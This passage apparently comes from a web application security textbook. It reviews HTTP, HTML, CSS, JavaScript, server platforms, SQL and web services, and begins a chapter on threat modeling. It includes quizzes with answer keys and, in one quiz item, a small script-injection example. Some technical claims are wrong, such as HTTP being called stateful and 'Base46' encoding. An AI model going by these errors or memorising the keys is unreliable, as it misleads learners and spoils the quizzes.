  - a. Unauthorized access to data
  - b. Affecting the availability of an operational web site.
  - c. Alter data sent through message by third party
  - d. None of the above.
2. **The most important part of an information system is**
  - a. Hardware
  - b. Operating system
  - c. Data
  - d. Application
3. **In layered based security model:**
  - a. Remote user can directly access data without bypassing checks in network layer
  - b. Cannot affect security by only compromising network layer.
  - c. Data cannot be accessed if the application layer is not compromised
  - d. Compromising a layer does not mean for sure that data is disclosed
4. **Session management is a must to:**
  - a. Preserve state between different requests
  - b. Preserve token related to user privileges between different requests
  - c. Preserve information in a session structure on server side
  - d. All the above
5. **What is right about session information:**
  - a. All Session information are stored on the client as a cookie
  - b. Session information are sent each time with each request to server
  - c. The server track user request through the session ID value
  - d. Session information expires directly after receiving the request from the user.
6. **Authentication is about:**
  - a. Checking user privileges
  - b. Checking user identity
  - c. Checking user state.
  - d. None of the above
7. **Which is more secure for online authentication?**
  - a. Authentication with biometrics
  - b. Authenticating with user name and password
  - c. Using one-time password pin
  - d. Using combination of more than one authentication method
8. **Roles in authorization normally reflect:**

- a. Set of privileges.
- b. Set of groups
- c. Set of users
- d. Set of credentials (user names, passwords)

**9. When handling input according to black list approach we:**

- a. Grant only valid patterns.
- b. Reject only malicious patterns
- c. Allow user with right credentials (user name, password).
- d. All the above.

**10. The following input rules list**

Deny all;  
Accept integer numbers;  
Accept negative numbers;

Is applying:

- a. Black list approach
- b. White list approach
- c. Sanitization approach
- d. All the above

**11. Which of the following operation is a sanitization operation?**

- a. "Noting that  $x < y$  in this equation"  
is converted to "Noting that  $x \&lt;y$  in this equation"
- b. "The moon looks shiny today."  
Is converted to "/The/moon /looks /shiny /today"
- c. Goto google<script> location('http://google.com');</script>  
converted to  
Goto google<script> location(/'http://google.com');</script>
- d. None of the above

**12. In input handling:**


- a. It is enough to have the sent input of the right type and with no special characters.
- b. It is enough to have each request checked separately to assure of no malicious activity.
- c. It is enough to sanitize once the request content to be sure that no attack will take place.
- d. None of the above

**Answers key**

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
d	c	d	d	c	b	d	a	b	b	d	d			

# CHAPTER 2

## WEB APPLICATION TECHNOLOGIES



## 2.1 Web Application technologies

To be able to understand how different attacks on web applications are taking place we will go through a fast review over different web applications technologies.

Our fast review will cover the two main categories:

### Http protocol issues:

The review will include information about Http request, response, headers and methods in addition to cookies and status codes and authentication

### Web Application technologies:

This part will cover general information about:

- **Client side functionalities and technologies:**  
We mean by client side functionalities all technologies and functions that appear on the client side represented by the web browser.
  - HTML, CSS
  - JavaScript, VBScript
  - Document object model and Ajax
  - browser extension technologies like Java applet, ActiveX and silver light
- **Server side functionalities and technologies:**

This parts covers all technologies executed on the server or located at the back end.

- **Server side scripting** PHP, VBscript, Perl and recently also javascript
- **Web application platforms:**ASP.NET
- **Web servers** : IIS, Apache,nodejs
- **Databases** : MySQL, SQL server, Oracle
- Webservices and filesystems

## 2.2 HTTP issues

```
GET /index.php?lang=ar HTTP/1.1 Host: skcomputerco.com Connection: keep-alive Pragma: no-cache Cache-Control: no-cache Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36 Referer: http://skcomputerco.com/ Accept-Encoding: gzip, deflate, sdch Accept-Language: en-US,en;q=0.8 Cookie: PHPSESSID=c41ee7c06b099b2644ff707b72b792bd
```

Http is hypertext transfer protocol it is the main protocol used on web, it was originally developed to retrieve text pages from web server developed after that to allow retrieving other types of media and web pages' contents.

HTTP adopts Request Response approach which means that it is a connect-less protocol. The protocol depends on the TCP protocol on the transport layer as it is a state full protocol.

The HTTP protocol messages (request and response) as most of protocols messages are composed of two parts, Message Headers part containing one or more headers with optional values and Message Body part that optionally contains the payload of the message.

### 2.2.1 HTTP Request:

The following example shows an Http request message:

```
GET /index.php?lang=ar HTTP/1.1 Host: skcomputerco.com
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36
Referer: http://skcomputerco.com/
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cookie: PHPSESSID=c41ee7c06b099b2644ff707b72b792bd
```

As you see the request begins with **HTTP method** that decides whether the request is meant to request a resource from the server (**GET**) or to send user input to server to be processed (**POST**)

As the example is using the GET method the message body is not necessary.

Next is the uniform resource locator (**URL**) this part represent the address for the resource that needs to be fetched any extra parameters are passed after (?) sign and this part is called **Query String**.

The last part in in first line is the version of used HTTP protocol. In our example we are using the most used version 1.1.

Next we will have a set of headers in the format of (**header name : header value**) , headers will be separated by blank line.

Http protocol support many headers the following are the most commonly used:

- Referrer: the resource from which the Request-URI was obtained
- User-agent: contains information about the user agent originating the request
- Host: this is the hostname necessary specially when virtual hosts exist on the web server (more than one site on the same webserver).

- Cookie: An HTTP cookie previously sent by the server with Set-Cookie
- Accept: specify certain media types which are acceptable for the response
- Accept-language: restricts the set of natural languages that are preferred as a response to the request
- Accept-encoding: restricts the content-coding that are acceptable in the response

### 2.2.2 HTTP Response:

```
HTTP/1.1 200 OK
Date: Wed, 02 Sep 2015 15:29:57 GMT
Server: Apache
X-Powered-By: PHP/5.4.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2149
Content-Type: text/html
Connection: close
```

- First line in HTTP Response contains the used **version** and the **status code**. In our example the version is 1.1 and the status code is (200) which refers to the fact that the requested resource was retrieved successfully, lot of other choices are available the most common are (404) for not found and (403) for forbidden.  
The main notation depends on the most left number:
  - (1) Is to provide information.
  - (2) When the request is successful
  - (3) This is the redirection code which means that the request will be redirected.
  - (4) When an error occurs.
 The status code is followed by description of status code in our example case it is (OK).
- **Date** header specifies the date of response.
- **Server** header specifies the name of web server software that answer the request in our example it is **Apache** server
- **X-Powered-By**: it is nonstandard header specifies the technology used to create the response.
- **Pragma**: specifies wither to put the response in the cache or not
- **Expires**: specifies when the cached content should expire, as you see in that header the value is in the past which refers to the fact that the response content will not be cached.



- **Content-type** and **content-length**: refer to the html contents contained in the response body and the length of body part of the message in bytes.
- **Set-Cookie**: set the name and value of the cookie that will be sent to the browser and resent afterwards with each request to this server.
- **Connection**: it tells HTTP to keep alive, for additional messages, or close the TCP connection.

### 2.2.3 Different HTTP methods:

As you see in the previous example that we use the GET method to retrieve resource from the server. Different other methods are available the most common are:

- **POST**: GET and POST method are the most used methods while GET method send name of the requested resource in the header along with other parameters, POST method helps to send the information in the body part.

Post method helps to send information without disclosing it in the address bar as the GET method additionally it helps to send bigger information size noting that most web servers limit the size of header to less than 20K.

- **Head**: this method is like GET method but it does not return any body part in the response.
- **Trace**: this method works as an echo method where the response contains the exact same contents as the request message. It is mainly used for diagnoses purposes.
- **Options**: returns a response containing allowed HTTP methods for specific resource.
- **Put**: helps to upload a resource to the server, this method can be a main source of attack if activated so it should be carefully controlled.

### 2.2.4 Cookies:

cookie approach is HTTP way to overcome the stateless issue for the protocol as it allows the server to store information on the client machine receiving a response through the set-cookie header then this pair of name value will be sent to the server with any request from the client to same domain.

More control can be applied on this method using different attributes like expire attribute that set the expiration date of the cookie and the domain attribute that can set the domain that the cookie is valid in.

Other attributes are path attribute which set the exact path where the cookie is valid. The secure attribute specifies the usage of cookies only over HTTPS.

HttpOnly is another attribute that prevent client side java scripts from accessing cookies information directly and restrict access to http only.

### 2.2.5 Securing HTTP:

One problem of HTTP protocol that it sends the contents in plain text mode so it will be easy for anyone eavesdropping on line to be able to disclose or alter the sent messages thus it is important to find a way to secure HTTP messages.

The most common approach is to use HTTPS protocol which depends mainly on tunneling HTTP messages through secure socket layer protocol (SSL) in order to apply encryption and hashing functionalities to assure messages confidentiality and integrity.

#### Http authentication:

Http protocol itself has three main methods to provide authentication services to different users:

- **Basic:** original and most compatible authentication scheme user credentials are sent with each request in Http header encoded as Base46-encoded string the less secure scheme.
- **NTLM:** designed by Microsoft a challenge-response mechanism uses a version of the Windows NTLM protocol originally had problem but recently resolved it considered more secure than digest scheme.
- **Digest:** added in version HTTP 1.1 .authentication is more secure than basic authentication as it never transfers the actual password across the network, but instead uses it to encrypt a "nonce" field value sent from the server.

## 2.3 Client side functionalities -HTML



HTML stands for Hyper Text markup language. It is tag based language with the main functionality to set the presentation structure of the document specifying how the document is going to be render by the browser.

HTML were amended frequently and new version were developed the current is HTML5 which has a special capability to deal with multimedia contents and enhance searching ability by adding semantic tags.

Other standards were also developed like XHTML which allows a strict control over HTML syntax as XML based document.

The main feature provided by HTML in addition to controlling the format of a document is Hyperlinks, the functionality that help surfer to point and click to move from document to another or inside the same document.

Links are normally specified with the tag anchor `<a>` :

```
<a href="http://www.skcomputerco.com/index.php?name=sami">The Home
page</a>
```

The tag above defines a link that specifies the resource named (index.php) and passes the parameter (name) with the value (sami). The information is sent in the HTTP header with GET method.

In real applications the point and click interaction level becomes unable to fulfil the required functionality arbitrary data entry. HTML provides a special tag (Form) as a container and different types of (input) tag to allow different entry types.

```
<form name="myForm" action="" method="POST" >
User Name<input type="text" name="username" /><br/>
User Password<input type="password" name="userPass" /><br/>
Marital Status<input type="checkbox" name="isMarried" /><br/>
male<input type="radio" name="gender" value="male"/>
Female<input type="radio" name="gender" value="female" /><br/>
Submit<input name="submit" type="submit" value="submit"/>
Reset <input name="reset" type="reset" />
</form>
```

As illustrated in the previous example the markup code above will show the following form

On submit the following request will be sent by the client(web browser)

```
POST /main/login.php HTTP/1.1
Host: skcomputerco.com
Content-Type: application/x-www-form-urlencoded
Content-Length: nn

username=sami&userPass=samiPass&userPassConfirm=samiPass&isMarried=c
hecked&gender=male&submit=submit
```

- The request will be sent using POST method
- The data will be sent in the body part not header.
- The content type is set to one of known content types. (application/x-www-form-urlencoded)
- If the form contains a file the content type that should be used is (multipart/form-data)

## 2.4 Client side functionalities - CSS



CSS is the acronym of Cascade Style Sheet, from the name we can know that CSS is responsible on styling the HTML file, but why bother if HTML itself contains main tags that can help in controlling the format of the document.

CSS has three main features that makes its usage justified:

- Enhance format reusability over all the website pages
- Help to isolate the contents from presentation which makes interface customization easier which enable usage of multiple skins.
- New CSS version (CSS3) supports lots of powerful features like animation, rotation, transitions and lot of other features that are not available in pure HTML based format.

### CSS usage:

CSS Rules can be used in 3 main scenarios depending on where it was declared, inside or outside the document or as a part of style attribute value.

The three scenarios are:

- Inline usage: in this type of usage the CSS rule is defined as part of (Style) attribute of the HTML.

The inline usage mainly helps in forcing a special style for a specific element but it does not reflect any benefit in term of reusability in the same document or multiple documents.

```
<div style="background-color:black;"></div>
```

- Internal usage: this type of usage depends on the declaration of CSS rules in the HTML document head inside the style element. Rules declared

using this approach are only usable in the same document and cannot be used in other documents.

```
<html>
  <head>
  </head>
  <body>
    <style>
      .theClassSelector { background-color:white;}
      #theIDSelector {background-color:red;}
    </style>
    <div class="theClassSelector">Hello</div>
    <div id="theIDSelector">Hello again</div>
  </body>
</html>
```

- External usage: this type of usage is considered as the most efficient type because it allows the reusability of CSS rules in multiple document. This benefit is attained by the fact that CSS rules are declared in a separated file that has the (css) extension.

```
<html>
  <head>
    <link rel="stylesheet" type="text/css" href="mystyle.css">
  </head>
  <body class="classDefinedInTheExternalSheet">

</body>
</html>
```

## 2.5 Client side functionalities – Java Script



JavaScript is a programming language originally developed by Netscape navigator for the purpose of providing a scripting functionality that can be parsed and executed by the client side (the browser).

JavaScript uses a syntax similar to Java, C and it is based on ECMAScript.

Running at the client side made JavaScript also a delicious target for malicious attacks trying to compromise the client or steal his information.

Recently JavaScript is used as a server side script through Node.js and Mark logic.

On the client side JavaScript is added to the HTML document using the `<script>` tag as external file or inline as shown in the code listing below.

```
<!doctype html>
<html>
  <head>
  </head>
<body>
  <script>
    document.write('Hello I am an in line java script');
  </script>
  <script src ='externalJavaScriptFile.js' ></script>
</body>
</html>
```

## 2.6 Server side functionalities

When interacting with the web server we mainly face one of two situations:

- 1- The resource specified in the request is a simple static resource type. Which means that the only functionality needed by the server is to fetch the resource as is and send it back to the client that sent that request. An example about those resources are pure HTML files and images.
- 2- The resource specified in the request is a dynamic resource. Which means that the resource will be subject to processing to generate the output on the fly.

Output can be anything from full HTML page to simple JSON string.

Normally the dynamic resource accepts parameters that are passed to the server side script to get tailored output. Parameters are passed through the query string, file path, the body of request if it uses Post method or in the HTTP cookie.

Server side script can also accept request headers as parameters as example header like "Accept-language" can be used by the server side script to specify a special output.

To allow those two types of interactions with server many server side technologies are involved

- Scripting languages like PHP, VBScript, and Perl and recently JavaScript
- Web application platforms such as ASP.NET and Java
- Web servers such as Apache, IIS, and Netscape Enterprise
- Databases such as MS-SQL, Oracle, and MySQL
- Other back-end components such as file systems, SOAP-based web services, And directory services

## 2.7 Server side functionalities - Web Servers

### 2.7.1 Netscape enterprise server:

Heavy duty service developed by Netscape in collaboration with sun microsystem. Can work on UNIX and Windows.it focuses mostly on supporting java technologies like Java servlets and java server page along with very good support to different native database drivers like Sybase, oracle, Informix and DB2

### 2.7.2 Apache server:

Apache web server is a web server application developed under the license of Open source by apache software foundation.

Apache can run on almost any operating system but it is frequently used as LAMP server which means using Linux as Operating system, Apache as a web server, MySQL as Database and PHP as server side scripting language.

Using Apache along with mentioned LAMP environment has principal advantages:

- Lower costs, since there are no software licensing fees
- Programming flexibility due to the open source
- Enhanced security. Since Apache was developed for a non-Microsoft operating system, and the majority of malicious programs have traditionally been written to take advantage of vulnerabilities in Windows, Apache has always enjoyed a reputation as a more secure option than Microsoft's IIS.


### 2.7.3 Microsoft iis:

- Internet information services, a server developed by Microsoft, it is considered the second popular web server used, this server provides multiple services HTTP, SMTP, FTP it also includes many modules to support security, caching, compression, logging and diagnoses.

Even though that IIS showed many problems specially security ones it still a very good choice due to:

- Active support for Windows and IIS.
- IIS is considered best environment to run Microsoft's .NET framework, and ASPX scripts which considered as a very powerful development environment.
- Media pack modules are available to enable audio and video content streaming
- IIS offers in-depth diagnostic tools such as failed request tracing, request monitoring and runtime data

## 2.8 Server side functionalities - Scripting languages



PHP:

### 2.8.1 PHP:

PHP is an intuitive, server side scripting language. Like any other scripting language, it allows developers to build logic into the creation of web page content and handle data sent from client (browser). PHP also contains a number of extensions that make it easy to interact with data, manipulate the data stored in different forms, as databases or XML files or arbiter file type.

PHP consists of a scripting language and an interpreter. It enables web developers to define the behavior and logic they need in a web page. These scripts are interpreted by the PHP interpreter on the server side and execution results are sent to client. Where the interpreter takes the form of a module that integrates into the web server, converting the scripts into commands the computer then executes to achieve the results defined in the script by the web developer.

### 2.8.2 Perl:

General-purpose UNIX scripting language originally developed to make report processing easier and because of that origin Perl provides powerful text



processing facilities in addition to high abilities in string and regular expression parsing.

Perl were used as one of the main CGI (common gateway interface) languages. Perl is very flexible and powerful language it is categorized as glue language with capacity to write code to glue different software components.

### 2.8.3 VBscript:

VBScript stands for Visual Basic Scripting that forms a subset of Visual Basic for Applications (VBA).

VBA is created by Microsoft and it is included in all Microsoft office software and as part of many other third party software like which is included NOT only in other Microsoft products such as MS Project and MS Office but also in Third Party tools such as AUTO CAD

Main features are:

- VBScript is an easy to learn lightweight scripting language, which has a lightning fast interpreter.
- VBScript is an object-based scripting language that uses Component Object Model (COM) in order to access the elements of the environment in which it is executing.
- VBScript can be executed by the host directly (windows) or as server side script by (IIS) or as client side script by ONLY Microsoft internet explorer.

## 2.9 Server side functionalities - frameworks



Figure 16: Server side functionalities

### 2.9.1 Ruby on rails:

This is a commonly used open source framework created with the productivity in mind written in Ruby object oriented language under MIT License.

The framework contains lot of components and predefined structure to facilitate dealing with web pages, database and web services.it focuses on using lot of software engineering patterns to maximize reusability (DRY) and usability (COC).

### 2.9.2 ASP.NET:

A powerful framework created by Microsoft it allows creating web application using a real programming languages like C# or VB.NET instead of using scripting language.

ASP.NET depends on the (CLR) common language runtime to a virtual machine component that execute the code after compiling it directly to machine instruction executed by CPU.

What makes asp.net special is it is very fast as programming language, productive especially with the powerful visual studio Development environment and included development tools

The ASP.NET allow developer to overcome some of the common security issue without any effort like cross site scripting using available validation components. ASP.NET allow also embedding DLL files as part of your project which will hide the compiled code.

### 2.9.3 Java:

When it comes to portability over multi operating system, stability, scalability and Enterprise large solutions Java is number one.

Java is a platform create by sun microsystems and acquired by Oracle recently.

In Java web applications world lot of terms are used to refer different types of components and objects like (EJB) Enterprise Java Bean representing a heavy component that encapsulate specific business logic from the other hand (POJO) Plain old java object are user defined objects that considered more lightweight components.

Java servlet term refers to object located on the server with the purpose of receiving HTTP requests from clients and return response.

Another term is web container which represents an engine that provides a runtime environment for Java-based web applications. Examples of Java web containers are Apache Tomcat, BEA WebLogic, and Joss

## 2.10 Server side functionalities - Database Access



Database engines and database management system are considered as part of important technologies used to have a useful dynamic web application.

Commonly used databases for that purpose are Oracle, MS-SQL and MySQL databases.

Decision regarding what is the most suitable Database engine to use is generally related to many factors like the application size, used server side scripting language or framework or even sometimes to which market or industry the web application is developed.

Web will not go through any comparisons between the different database management systems but we will focus only on covering SQL language one of the technologies supported by all those databases.

### SQL:

SQL stands for structured query language. SQL provides two sub Languages Data definition language (DDL) responsible on building the database tables, setting permissions and specifying different constraints.

DDL example:

```
CREATE TABLE Persons
(
  PersonID int,
  LastName varchar(255),
  FirstName varchar(255),
  Address varchar(255),
  City varchar(255)
);
```

The second sub language is the Data manipulation language (DML) containing special commands related to insert, update, delete or retrieve a set of records from the database.

DML example:

```
INSERT INTO Customers (CustomerName, City, Country)
VALUES ('Cardinal', 'Stavanger', 'Norway');
```

## 2.11 Server side functionalities - Web Services




Figure 17: Two types of web services

Web services are web application components that allow receiving a request and responding through XML based messages.

There are now two main schools to develop web services the first is the traditional based on SOAP Protocol and the new simpler called REST web service. SOAP is "Simple Object Access Protocol" and it is used to encapsulate message between sender and receiver.

Example of SOAP Syntax:

```
<?xml version="1.0"?>
<soap:Envelope
xmlns:soap="http://www.w3.org/2001/12/soap-envelope"
soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">

<soap:Header>
...
</soap:Header>

<soap:Body>
...
<soap:Fault>
...
</soap:Fault>
</soap:Body>

</soap:Envelope>
```

Traditional services also depend on a XML based document created with a language called WSDL (web service description language) it specifies the location of the service and the operations (or methods) the service exposes.

The new REST approach is simpler it tries to omit the heavy weight standard depending on Plain Old XML (POX)

Where (REST) is Representational state transfer a style of architecture in which requests and responses contain state information.

As example the following URL with parameters:

```
http://skcomputerco.com/proejcts.php?category=design&size=big
```

Is written in the REST style as

```
http://skcomputerco.com/proejcts/design/big
```

the result as mentioned will be returned in XML format.

```
GET /projects/design/big HTTP/1.1
Host: skcomputerco.com
Accept: text/xml
Accept-Charset: utf-8
```

The response:

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: nnn

<?xml version="1.0"?>
<s:Project xmlns:s="http://skcomputerco.com/projectPref">
  <s:ProjectName>Design</s:ProjectName>
  <s:ProejectDetails>any details</s:ProjectDetails>
</s:Project>
```

### **RESTfull Vs. SOAP based:**

The last example shows the RESTfull approach is much simpler and concise as it does not need additional messaging layer and it is closer in design and philosophy to the Web from the other hand SOAP based web services have better design in distributed computing environments and has much higher support by other standard like (WSDL, WS-\* ) in addition to possessing its own built in faults handling mechanism.

## 2.12 QUIZ:

1. **HTTP:**
  - a. Is a connect based protocol
  - b. Uses only UDP based connection.
  - c. Has many methods like GET, DELETE, EMBED, OPEN
  - d. None of the above.
2. **All the following is right concerning HTTP request header Except:**
  - a. Accept header specifies certain media types which are acceptable for the response.
  - b. Host header is especially important when hosting multiple sites on the same web server.
  - c. User-agent header contains information about servers allowed to receive the request.
  - d. Cookie header specifies an HTTP cookie previously sent by the server with Set-Cookie
3. **All the following is right concerning HTTP response except:**
  - a. Status code is important for the client to get error, success and redirection information.
  - b. Pragma header specifies wither to put the response in the cache or not
  - c. Content-type and content-length headers refer to the html contents contained in the response
  - d. Connection header is used to send name of web server software that answer the request and the related DB connection.
4. **HTTPS is secure because it:**
  - a. Encrypt the sent message to preserve confidentiality.
  - b. Create a hash value for sent message to preserve integrity.
  - c. It allows tunneling HTTP
  - d. All the above
5. **In HTML, custom interaction with user happens through:**
  - a. Various point and click scenarios on anchors
  - b. custom form entries
  - c. direct URL entries with parameters
  - d. all the above.
6. **External CSS link is the most flexible usage approach because:**
  - a. It allows the separation between the design and content.
  - b. It allows reusing the design over multiple pages.
  - c. It allows using multiple design with same page.
  - d. All the above

**7. Java script is:**

- a. A language that originally designed to parse HTML files.
- b. A scripting language that can be used as client and server side
- c. A language invented by sun microsystem and it depends on java virtual machine to work.
- d. None of the above.

**8. The following is right concerning Web Servers EXCEPT:**

- a. Apache server is the only reliable choice when a need to run .NET frame work based pages.
- b. Netscape enterprise server is a Heavy duty service with good support to different native database drivers like Sybase.
- c. Main web server task is to listen to a HTTP specific port normally 80 or 8080, parse request and send response.
- d. Web server will respond according to the type of requested resource, to return resource as is or process the request and return output on the fly

**9. All Client browsers accessing an IIS web server will:**

- a. Be able to run VBA files on the server only with proper permissions.
- b. Be able to run VBA files on the client and server with proper permissions.
- c. Not be able to run VBA files on client or server side.
- d. All the above

**10. When there is a need to create a complied library and hide the server side code we better use:**

- a. Rubby on rail framework
- b. .NET Framework with IIS server
- c. PHP scripts
- d. All the above

**11. Connect each used technology with the most important feature that might differentiate it from other technologies:**

- |          |                                                          |
|----------|----------------------------------------------------------|
| a-Java   | 1-Good support for string parsing and regular expression |
| b-PHP    | 2-Portability and platform independence                  |
| c-Apache | 3-Low cost                                               |
| d-PERL   | 4-security                                               |

**12. connect each web service method with its main features:**

1-Simple

4-Closer to web philosophy

RESTfull

5-Embedded fault handling

(A)

2-Message can be XML or JSON

6-More structured

SOAP

7-Short message

(B)

3-More secure

8-Self-describing using WSDL

**Answers key**

1	2	3	4	5	6	7	8	9	10	11	12
d	c	d	d	d	d	b	a	a	b	A2b3c4d1	A1247B5638



# **CHAPTER 3**

## **VULNERABILITIES**

### **AND THREAT MODELS**



### 3.1 Vulnerabilities, threats and attack




Figure 18: vulnerabilities, threats, attackers and response

**Asset:** the most valuable parts of the system from beneficial point of view, assets can be as simple as set of data that should not be compromised to something less tangible as company reputation.

**Threat:** is a potential harm that can affect your assets.

**Vulnerability:** Is a weakness point in the system that might be exploited by an attacker to compromise your assets.

**Attack:** action of exploiting a vulnerability in the purpose of compromising Assets and ratify the related threat.

Assets compromise is directly related to the mutual existence of the vulnerability and the threat.

Assets Protection can be achieved by breaking this equation focusing on detection and prevention of threats using detection and prevention techniques or by eliminating the vulnerabilities through a thoughtful analysis and patch all detected vulnerabilities.

After all, whatever was the precautions taken to protect the system an after attack response and mitigation plan and resources are essential.

## 3.2 Threats risk modeling




Figure 19: Threats modeling process

### 3.2.1 Definition:

Threat modeling is a process that allow application developer to identify, understand and rate main threats that might affect the application giving a better view that will help implementing countermeasures to secure the application. This task is not a one-time task it should be iterative to evolve with the application and to give better opportunity to better identify threats and vulnerabilities.

### 3.2.2 Threat modeling process:

This process as originally developed by Microsoft is composed of steps described as follow:

- 1. Identify assets and security objectives:** this is the step to be able to locate and identify everything that has value that your application deal with and that you have to protect. This might vary from confidential information to company reputation.

Information that we generally need to collect are related to:

- Value of the asset to adversaries.
- Cost to replace the asset if lost.
- Operational and productivity costs incurred if the asset is unavailable.
- Liability issues if the asset is compromised.

After prioritizing assets, a set of security objectives are to be specified.

- 2. Creating an architecture overview:** this includes identifying all functionalities of the application, subsystems and used technologies.

The output of this step is an architecture diagram along with list of used technologies and versions.

**3. Decompose the application:** this step is about having better understanding and identifying what are the data consumed by application and where it comes from, who it will be accessed this is done through:

- a. identifying trust boundaries.
- b. Identifying data flow
- c. Identify entry points
- d. Identify privileged code
- e. Document the security profile including how the application deals with (input validation, authentication, authorization, configuration management, session management, Cryptography, parameters manipulation, exception management and logging.

**4. Identifying and rating threats:**

This task can be a little difficult because it needs lot of experience this is why we normally use special methods and schemes to facilitate categorizing and rating different threats.

From the common schemes we mention STRIDE, IIMF, DREAD, CVSS, CIA

